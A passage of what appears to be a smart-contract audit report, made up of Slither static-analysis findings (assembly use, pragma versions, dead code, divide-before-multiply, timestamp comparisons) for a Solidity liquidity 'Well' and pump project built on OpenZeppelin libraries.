        - require(bool,string)(block.timestamp <= deadline,ERC20Permit: expired deadline) (lib/openzeppelin-contract
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Address._revert(bytes,string) (lib/openzeppelin-contracts/contracts/utils/Address.sol#231-243) uses assembly
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/Address.sol#236-239)
Strings.toString(uint256) (lib/openzeppelin-contracts/contracts/utils/Strings.sol#18-38) uses assembly
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/Strings.sol#24-26)
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/Strings.sol#30-32)
ECDSA.tryRecover(bytes32,bytes) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#55-72) uses assem
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#63-67)
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) uses assembly
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#66-70)
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#86-93)
        - INLINE ASM (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#100-109)
LibBytes.getBytes32FromBytes(bytes,uint256) (src/libraries/LibBytes.sol#16-25) uses assembly
        - INLINE ASM (src/libraries/LibBytes.sol#21-23)
LibBytes.storeUint128(bytes32,uint256[]) (src/libraries/LibBytes.sol#32-84) uses assembly
        - INLINE ASM (src/libraries/LibBytes.sol#38-47)
        - INLINE ASM (src/libraries/LibBytes.sol#55-66)
        - INLINE ASM (src/libraries/LibBytes.sol#73-81)
LibBytes.readUint128(bytes32,uint256) (src/libraries/LibBytes.sol#89-125) uses assembly
        - INLINE ASM (src/libraries/LibBytes.sol#95-98)
        - INLINE ASM (src/libraries/LibBytes.sol#109-115)
        - INLINE ASM (src/libraries/LibBytes.sol#117-122)
ImmutablePumps.firstPumpBytes() (src/utils/ImmutablePumps.sol#218-253) uses assembly
        - INLINE ASM (src/utils/ImmutablePumps.sol#223)
        - INLINE ASM (src/utils/ImmutablePumps.sol#226)
        - INLINE ASM (src/utils/ImmutablePumps.sol#229)
        - INLINE ASM (src/utils/ImmutablePumps.sol#232)
ImmutablePumps.pumps() (src/utils/ImmutablePumps.sol#261-509) uses assembly
        - INLINE ASM (src/utils/ImmutablePumps.sol#276)
        - INLINE ASM (src/utils/ImmutablePumps.sol#279)
        - INLINE ASM (src/utils/ImmutablePumps.sol#282)
```

```
        - INLINE ASM (src/utils/ImmutablePumps.sol#316)
        - INLINE ASM (src/utils/ImmutablePumps.sol#319)
        - INLINE ASM (src/utils/ImmutablePumps.sol#322)
        - INLINE ASM (src/utils/ImmutablePumps.sol#325)
        - INLINE ASM (src/utils/ImmutablePumps.sol#356)
        - INLINE ASM (src/utils/ImmutablePumps.sol#359)
        - INLINE ASM (src/utils/ImmutablePumps.sol#362)
        - INLINE ASM (src/utils/ImmutablePumps.sol#365)
        - INLINE ASM (src/utils/ImmutablePumps.sol#396)
        - INLINE ASM (src/utils/ImmutablePumps.sol#399)
        - INLINE ASM (src/utils/ImmutablePumps.sol#402)
        - INLINE ASM (src/utils/ImmutablePumps.sol#405)
ImmutableWellFunction.wellFunctionBytes() (src/utils/ImmutableWellFunction.sol#111-245) uses assembly
        - INLINE ASM (src/utils/ImmutableWellFunction.sol#119)
        - INLINE ASM (src/utils/ImmutableWellFunction.sol#123)
        - INLINE ASM (src/utils/ImmutableWellFunction.sol#127)
        - INLINE ASM (src/utils/ImmutableWellFunction.sol#131)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity are used:
        - Version used: ['=0.8.17', '^0.8.0', '^0.8.1', '^0.8.17']
        - =0.8.17 (src/interfaces/IPump.sol#5)
        - ABIEncoderV2 (src/interfaces/IPump.sol#6)
        - ABIEncoderV2 (src/interfaces/IWellFunction.sol#6)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/security/ReentrancyGuard.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/IERC20Metadata.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-ERC20Permit.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/utils/SafeERC20.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/Context.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/Counters.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/Strings.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#4)
        - ^0.8.0 (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#4)
        - ^0.8.1 (lib/openzeppelin-contracts/contracts/utils/Address.sol#4)
        - ^0.8.17 (src/Well.sol#5)
        - ^0.8.17 (src/interfaces/IWell.sol#5)
        - ^0.8.17 (src/interfaces/IWellFunction.sol#5)
        - ^0.8.17 (src/libraries/LibBytes.sol#5)
        - ^0.8.17 (src/utils/ImmutablePumps.sol#5)
        - ^0.8.17 (src/utils/ImmutableTokens.sol#5)
        - ^0.8.17 (src/utils/ImmutableWellFunction.sol#5)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address.functionCall(address,bytes) (lib/openzeppelin-contracts/contracts/utils/Address.sol#85-87) is never used a
Address.functionCallWithValue(address,bytes,uint256) (lib/openzeppelin-contracts/contracts/utils/Address.sol#114-1
Address.functionDelegateCall(address,bytes) (lib/openzeppelin-contracts/contracts/utils/Address.sol#170-172) is ne
Address.functionDelegateCall(address,bytes,string) (lib/openzeppelin-contracts/contracts/utils/Address.sol#180-187
Address.functionStaticCall(address,bytes) (lib/openzeppelin-contracts/contracts/utils/Address.sol#145-147) is neve
Address.functionStaticCall(address,bytes,string) (lib/openzeppelin-contracts/contracts/utils/Address.sol#155-162)
Address.sendValue(address,uint256) (lib/openzeppelin-contracts/contracts/utils/Address.sol#60-65) is never used an
Address.verifyCallResult(bool,bytes,string) (lib/openzeppelin-contracts/contracts/utils/Address.sol#219-229) is ne
Context._msgData() (lib/openzeppelin-contracts/contracts/utils/Context.sol#21-23) is never used and should be remo
Counters.decrement(Counters.Counter) (lib/openzeppelin-contracts/contracts/utils/Counters.sol#32-38) is never used
Counters.reset(Counters.Counter) (lib/openzeppelin-contracts/contracts/utils/Counters.sol#40-42) is never used and
ECDSA.recover(bytes32,bytes) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#88-92) is never us
ECDSA.recover(bytes32,bytes32,bytes32) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#116-124)
ECDSA.toEthSignedMessageHash(bytes) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#197-199) is
ECDSA.toEthSignedMessageHash(bytes32) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#183-187)
ECDSA.tryRecover(bytes32,bytes) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#55-72) is never
ECDSA.tryRecover(bytes32,bytes32,bytes32) (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#101-1
Math.average(uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#34-37) is never used and s
Math.ceilDiv(uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#45-48) is never used and s
```

```
Math.log10(uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#258-290) is never used and should be r
Math.log10(uint256,Math.Rounding) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#296-301) is never used c
Math.log2(uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#205-241) is never used and should be re
Math.log2(uint256,Math.Rounding) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#247-252) is never used ar
Math.log256(uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#309-333) is never used and should be
Math.log256(uint256,Math.Rounding) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#339-344) is never used
Math.max(uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#19-21) is never used and should
Math.min(uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#26-28) is never used and should
Math.mulDiv(uint256,uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#55-135) is never usec
Math.mulDiv(uint256,uint256,uint256,Math.Rounding) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#140-151
Math.sqrt(uint256) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#158-189) is never used and should be re
Math.sqrt(uint256,Math.Rounding) (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#194-199) is never used ar
SafeERC20.safeApprove(IERC20,address,uint256) (lib/openzeppelin-contracts/contracts/token/ERC20/utils/SafeERC20.sol#
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (lib/openzeppelin-contracts/contracts/token/ERC20/utils/Safe
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (lib/openzeppelin-contracts/contracts/token/ERC20/utils/Safe
SafeERC20.safePermit(IERC20Permit,address,address,uint256,uint256,uint8,bytes32,bytes32) (lib/openzeppelin-contracts
Strings.toHexString(address) (lib/openzeppelin-contracts/contracts/utils/Strings.sol#67-69) is never used and should
Strings.toHexString(uint256) (lib/openzeppelin-contracts/contracts/utils/Strings.sol#43-47) is never used and should
Strings.toHexString(uint256,uint256) (lib/openzeppelin-contracts/contracts/utils/Strings.sol#52-62) is never used ar
Strings.toString(uint256) (lib/openzeppelin-contracts/contracts/utils/Strings.sol#18-38) is never used and should be
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/security/ReentrancyGuard.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/IERC20Metadata.sol#4) allows old v
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-ERC20Permit.sol#4) allows ol
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-IERC20Permit.sol#4) allows o
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/token/ERC20/utils/SafeERC20.sol#4) allows old versions
Pragma version^0.8.1 (lib/openzeppelin-contracts/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/Counters.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/cryptography/ECDSA.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#4) allows old versions
Pragma version^0.8.0 (lib/openzeppelin-contracts/contracts/utils/math/Math.sol#4) allows old versions
Pragma version^0.8.17 (src/Well.sol#5) necessitates a version too recent to be trusted. Consider deploying with 0.6.
Pragma version=0.8.17 (src/interfaces/IPump.sol#5) necessitates a version too recent to be trusted. Consider deployi
Pragma version^0.8.17 (src/interfaces/IWell.sol#5) necessitates a version too recent to be trusted. Consider deployi
Pragma version^0.8.17 (src/interfaces/IWellFunction.sol#5) necessitates a version too recent to be trusted. Consider
Pragma version^0.8.17 (src/libraries/LibBytes.sol#5) necessitates a version too recent to be trusted. Consider deplo
Pragma version^0.8.17 (src/utils/ImmutablePumps.sol#5) necessitates a version too recent to be trusted. Consider dep
Pragma version^0.8.17 (src/utils/ImmutableTokens.sol#5) necessitates a version too recent to be trusted. Consider de
Pragma version^0.8.17 (src/utils/ImmutableWellFunction.sol#5) necessitates a version too recent to be trusted. Consi
solc-0.8.17 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (lib/openzeppelin-contracts/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (lib/openzeppelin-contracts/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (lib/openzeppelin-contracts/contracts/
        - (success,returndata) = target.call{value: value}(data) (lib/openzeppelin-contracts/contracts/utils/Address
Low level call in Address.functionStaticCall(address,bytes,string) (lib/openzeppelin-contracts/contracts/utils/Addre
        - (success,returndata) = target.staticcall(data) (lib/openzeppelin-contracts/contracts/utils/Address.sol#160
Low level call in Address.functionDelegateCall(address,bytes,string) (lib/openzeppelin-contracts/contracts/utils/Add
        - (success,returndata) = target.delegatecall(data) (lib/openzeppelin-contracts/contracts/utils/Address.sol#1
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function ERC20Permit.DOMAIN_SEPARATOR() (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-ERC20Perm
Variable ERC20Permit._PERMIT_TYPEHASH_DEPRECATED_SLOT (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/d
Function IERC20Permit.DOMAIN_SEPARATOR() (lib/openzeppelin-contracts/contracts/token/ERC20/extensions/draft-IERC20Pe
Variable EIP712._CACHED_DOMAIN_SEPARATOR (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#31) is
Variable EIP712._CACHED_CHAIN_ID (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#32) is not in m
Variable EIP712._CACHED_THIS (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#33) is not in mixed
Variable EIP712._HASHED_NAME (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#35) is not in mixed
```

```
Variable EIP712._HASHED_VERSION (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#36) is not in mi
Variable EIP712._TYPE_HASH (lib/openzeppelin-contracts/contracts/utils/cryptography/EIP712.sol#37) is not in mixedCa
Variable Well.__auger (src/Well.sol#39) is not in mixedCase
Variable ImmutablePumps._bytes0_0 (src/utils/ImmutablePumps.sol#35) is not in mixedCase
Variable ImmutablePumps._bytes0_1 (src/utils/ImmutablePumps.sol#36) is not in mixedCase
Variable ImmutablePumps._bytes0_2 (src/utils/ImmutablePumps.sol#37) is not in mixedCase
Variable ImmutablePumps._bytes0_3 (src/utils/ImmutablePumps.sol#38) is not in mixedCase
Variable ImmutablePumps._bytes1_0 (src/utils/ImmutablePumps.sol#46) is not in mixedCase
Variable ImmutablePumps._bytes1_1 (src/utils/ImmutablePumps.sol#47) is not in mixedCase
Variable ImmutablePumps._bytes1_2 (src/utils/ImmutablePumps.sol#48) is not in mixedCase
Variable ImmutablePumps._bytes1_3 (src/utils/ImmutablePumps.sol#49) is not in mixedCase
Variable ImmutablePumps._bytes2_0 (src/utils/ImmutablePumps.sol#57) is not in mixedCase
Variable ImmutablePumps._bytes2_1 (src/utils/ImmutablePumps.sol#58) is not in mixedCase
Variable ImmutablePumps._bytes2_2 (src/utils/ImmutablePumps.sol#59) is not in mixedCase
Variable ImmutablePumps._bytes2_3 (src/utils/ImmutablePumps.sol#60) is not in mixedCase
Variable ImmutablePumps._bytes3_0 (src/utils/ImmutablePumps.sol#68) is not in mixedCase
Variable ImmutablePumps._bytes3_1 (src/utils/ImmutablePumps.sol#69) is not in mixedCase
Variable ImmutablePumps._bytes3_2 (src/utils/ImmutablePumps.sol#70) is not in mixedCase
Variable ImmutablePumps._bytes3_3 (src/utils/ImmutablePumps.sol#71) is not in mixedCase
Parameter ImmutableTokens.getTokenFromList(uint256,IERC20[])._tokens (src/utils/ImmutableTokens.sol#132) is not in m
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Redundant expression "j (src/Well.sol#589)" inWell (src/Well.sol#27-591)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements

Variable Well.swapTo(IERC20,IERC20,uint256,uint256,address).reserveIBefore (src/Well.sol#201) is too similar to Well
Variable ImmutablePumps.numberOfBytes0 (src/utils/ImmutablePumps.sol#34) is too similar to ImmutablePumps.numberOfBy
Variable ImmutablePumps.numberOfBytes0 (src/utils/ImmutablePumps.sol#34) is too similar to ImmutablePumps.numberOfBy
Variable ImmutablePumps.numberOfBytes0 (src/utils/ImmutablePumps.sol#34) is too similar to ImmutablePumps.numberOfBy
Variable ImmutablePumps.numberOfBytes1 (src/utils/ImmutablePumps.sol#45) is too similar to ImmutablePumps.numberOfBy
Variable ImmutablePumps.numberOfBytes2 (src/utils/ImmutablePumps.sol#56) is too similar to ImmutablePumps.numberOfBy
Variable ImmutablePumps.numberOfBytes1 (src/utils/ImmutablePumps.sol#45) is too similar to ImmutablePumps.numberOfBy
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-too-similar
```

AUTOMATED TESTING

- GeoEmaAndCumSmaPump.sol

```
LibBytes16.storeBytes16(bytes32,bytes16[]) (src/libraries/LibBytes16.sol#19-49) performs a multiplication on the result of a divis
        - maxI = reserves.length / 2 (src/libraries/LibBytes16.sol#26)
        - iByte = maxI * 64 (src/libraries/LibBytes16.sol#40)
LibBytes16.storeBytes16(bytes32,bytes16[]) (src/libraries/LibBytes16.sol#19-49) performs a multiplication on the result of a divis
        - maxI = reserves.length / 2 (src/libraries/LibBytes16.sol#26)
        - sstore(uint256,uint256)(slot + maxI * 32,mload(uint256)(reserves + iByte + 32) + sload(uint256)(slot + maxI) >> 128) (sr
LibBytes16.readBytes16(bytes32,uint256) (src/libraries/LibBytes16.sol#54-87) performs a multiplication on the result of a divisior
        - iByte = (i - 1) / 2 * 32 (src/libraries/LibBytes16.sol#72)
LibLastReserveBytes.storeLastReserves(bytes32,uint40,bytes16[]) (src/libraries/LibLastReserveBytes.sol#19-62) performs a multiplic
        - maxI = n / 2 (src/libraries/LibLastReserveBytes.sol#39)
        - iByte = maxI * 64 (src/libraries/LibLastReserveBytes.sol#53)
LibLastReserveBytes.storeLastReserves(bytes32,uint40,bytes16[]) (src/libraries/LibLastReserveBytes.sol#19-62) performs a multiplic
        - maxI = n / 2 (src/libraries/LibLastReserveBytes.sol#39)
        - sstore(uint256,uint256)(slot + maxI * 32,mload(uint256)(reserves + iByte + 32) + sload(uint256)(slot + maxI) << 128 >> 1
LibLastReserveBytes.readLastReserves(bytes32) (src/libraries/LibLastReserveBytes.sol#67-112) performs a multiplication on the resu
        - iByte = (i - 1) / 2 * 32 (src/libraries/LibLastReserveBytes.sol#96)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

GeoEmaAndCumSmaPump._capReserve(bytes16,bytes16,bytes16) (src/pumps/GeoEmaAndCumSmaPump.sol#180-199) uses a dangerous strict equal
        - minReserve.cmp(reserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#189)
GeoEmaAndCumSmaPump._capReserve(bytes16,bytes16,bytes16) (src/pumps/GeoEmaAndCumSmaPump.sol#180-199) uses a dangerous strict equal
        - reserve.cmp(maxReserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#196)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

IWell.well().aquifer (src/interfaces/IWell.sol#157) shadows:
        - IWell.aquifer() (src/interfaces/IWell.sol#144) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

GeoEmaAndCumSmaPump._capReserve(bytes16,bytes16,bytes16) (src/pumps/GeoEmaAndCumSmaPump.sol#180-199) uses timestamp for comparisor
        Dangerous comparisons:
        - minReserve.cmp(reserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#189)
        - reserve.cmp(maxReserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#196)
GeoEmaAndCumSmaPump._readCumulativeReserves(address) (src/pumps/GeoEmaAndCumSmaPump.sol#259-276) uses timestamp for comparisons
        Dangerous comparisons:
        - i < cumulativeReserves.length (src/pumps/GeoEmaAndCumSmaPump.sol#272)
GeoEmaAndCumSmaPump.readTwaReserves(address,bytes,uint256) (src/pumps/GeoEmaAndCumSmaPump.sol#278-296) uses timestamp for compari
        Dangerous comparisons:
        - require(bool,string)(deltaTimestamp != bytes16(0),Well: No time passed) (src/pumps/GeoEmaAndCumSmaPump.sol#289)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

LibBytes16.storeBytes16(bytes32,bytes16[]) (src/libraries/LibBytes16.sol#19-49) uses assembly
        - INLINE ASM (src/libraries/LibBytes16.sol#22-24)
        - INLINE ASM (src/libraries/LibBytes16.sol#30-35)
        - INLINE ASM (src/libraries/LibBytes16.sol#41-46)
LibBytes16.readBytes16(bytes32,uint256) (src/libraries/LibBytes16.sol#54-87) uses assembly
        - INLINE ASM (src/libraries/LibBytes16.sol#60-63)
        - INLINE ASM (src/libraries/LibBytes16.sol#74-80)
        - INLINE ASM (src/libraries/LibBytes16.sol#82-84)
LibLastReserveBytes.readN(bytes32) (src/libraries/LibLastReserveBytes.sol#13-17) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#14-16)
LibLastReserveBytes.storeLastReserves(bytes32,uint40,bytes16[]) (src/libraries/LibLastReserveBytes.sol#19-62) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#23-25)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#28-37)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#43-48)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#54-59)
LibLastReserveBytes.readLastReserves(bytes32) (src/libraries/LibLastReserveBytes.sol#67-112) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#74-78)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#82-84)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#86-88)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#98-104)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#106-108)
LibLastReserveBytes.readBytes(bytes32) (src/libraries/LibLastReserveBytes.sol#114-118) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#115-117)
GeoEmaAndCumSmaPump.update(uint256[],bytes) (src/pumps/GeoEmaAndCumSmaPump.sol#63-124) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#82-84)
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#86-88)
```

```
LibBytes16.storeBytes16(bytes32,bytes16[]) (src/libraries/LibBytes16.sol#19-49) performs a multiplication on the result of a divis
        - maxI = reserves.length / 2 (src/libraries/LibBytes16.sol#26)
        - iByte = maxI * 64 (src/libraries/LibBytes16.sol#40)
LibBytes16.storeBytes16(bytes32,bytes16[]) (src/libraries/LibBytes16.sol#19-49) performs a multiplication on the result of a divis
        - maxI = reserves.length / 2 (src/libraries/LibBytes16.sol#26)
        - sstore(uint256,uint256)(slot + maxI * 32,mload(uint256)(reserves + iByte + 32) + sload(uint256)(slot + maxI) >> 128) (sr
LibBytes16.readBytes16(bytes32,uint256) (src/libraries/LibBytes16.sol#54-87) performs a multiplication on the result of a division
        - iByte = (i - 1) / 2 * 32 (src/libraries/LibBytes16.sol#72)
LibLastReserveBytes.storeLastReserves(bytes32,uint40,bytes16[]) (src/libraries/LibLastReserveBytes.sol#19-62) performs a multiplic
        - maxI = n / 2 (src/libraries/LibLastReserveBytes.sol#39)
        - iByte = maxI * 64 (src/libraries/LibLastReserveBytes.sol#53)
LibLastReserveBytes.storeLastReserves(bytes32,uint40,bytes16[]) (src/libraries/LibLastReserveBytes.sol#19-62) performs a multiplic
        - maxI = n / 2 (src/libraries/LibLastReserveBytes.sol#39)
        - sstore(uint256,uint256)(slot + maxI * 32,mload(uint256)(reserves + iByte + 32) + sload(uint256)(slot + maxI) << 128 >> 1
LibLastReserveBytes.readLastReserves(bytes32) (src/libraries/LibLastReserveBytes.sol#67-112) performs a multiplication on the resu
        - iByte = (i - 1) / 2 * 32 (src/libraries/LibLastReserveBytes.sol#96)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

GeoEmaAndCumSmaPump._capReserve(bytes16,bytes16,bytes16) (src/pumps/GeoEmaAndCumSmaPump.sol#180-199) uses a dangerous strict equal
        - minReserve.cmp(reserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#189)
GeoEmaAndCumSmaPump._capReserve(bytes16,bytes16,bytes16) (src/pumps/GeoEmaAndCumSmaPump.sol#180-199) uses a dangerous strict equal
        - reserve.cmp(maxReserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#196)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

IWell.well().aquifer (src/interfaces/IWell.sol#157) shadows:
        - IWell.aquifer() (src/interfaces/IWell.sol#144) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

GeoEmaAndCumSmaPump._capReserve(bytes16,bytes16,bytes16) (src/pumps/GeoEmaAndCumSmaPump.sol#180-199) uses timestamp for comparisor
        Dangerous comparisons:
        - minReserve.cmp(reserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#189)
        - reserve.cmp(maxReserve) == 1 (src/pumps/GeoEmaAndCumSmaPump.sol#196)
GeoEmaAndCumSmaPump._readCumulativeReserves(address) (src/pumps/GeoEmaAndCumSmaPump.sol#259-276) uses timestamp for comparisons
        Dangerous comparisons:
        - i < cumulativeReserves.length (src/pumps/GeoEmaAndCumSmaPump.sol#272)
GeoEmaAndCumSmaPump.readTwaReserves(address,bytes,uint256) (src/pumps/GeoEmaAndCumSmaPump.sol#278-296) uses timestamp for compari
        Dangerous comparisons:
        - require(bool,string)(deltaTimestamp != bytes16(0),Well: No time passed) (src/pumps/GeoEmaAndCumSmaPump.sol#289)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

LibBytes16.storeBytes16(bytes32,bytes16[]) (src/libraries/LibBytes16.sol#19-49) uses assembly
        - INLINE ASM (src/libraries/LibBytes16.sol#22-24)
        - INLINE ASM (src/libraries/LibBytes16.sol#30-35)
        - INLINE ASM (src/libraries/LibBytes16.sol#41-46)
LibBytes16.readBytes16(bytes32,uint256) (src/libraries/LibBytes16.sol#54-87) uses assembly
        - INLINE ASM (src/libraries/LibBytes16.sol#60-63)
        - INLINE ASM (src/libraries/LibBytes16.sol#74-80)
        - INLINE ASM (src/libraries/LibBytes16.sol#82-84)
LibLastReserveBytes.readN(bytes32) (src/libraries/LibLastReserveBytes.sol#13-17) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#14-16)
LibLastReserveBytes.storeLastReserves(bytes32,uint40,bytes16[]) (src/libraries/LibLastReserveBytes.sol#19-62) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#23-25)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#28-37)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#43-48)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#54-59)
LibLastReserveBytes.readLastReserves(bytes32) (src/libraries/LibLastReserveBytes.sol#67-112) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#74-78)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#82-84)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#86-88)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#98-104)
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#106-108)
LibLastReserveBytes.readBytes(bytes32) (src/libraries/LibLastReserveBytes.sol#114-118) uses assembly
        - INLINE ASM (src/libraries/LibLastReserveBytes.sol#115-117)
GeoEmaAndCumSmaPump.update(uint256[],bytes) (src/pumps/GeoEmaAndCumSmaPump.sol#63-124) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#82-84)
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#86-88)
```

```
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#114-116)
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#118-120)
GeoEmaAndCumSmaPump._init(bytes32,uint40,uint256[]) (src/pumps/GeoEmaAndCumSmaPump.sol#130-150) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#146-148)
GeoEmaAndCumSmaPump.readLastInstantaneousReserves(address) (src/pumps/GeoEmaAndCumSmaPump.sol#203-216) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#207-209)
GeoEmaAndCumSmaPump.readInstantaneousReserves(address) (src/pumps/GeoEmaAndCumSmaPump.sol#218-237) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#223-225)
GeoEmaAndCumSmaPump.readLastCumulativeReserves(address) (src/pumps/GeoEmaAndCumSmaPump.sol#244-252) uses assembly
        - INLINE ASM (src/pumps/GeoEmaAndCumSmaPump.sol#248-250)
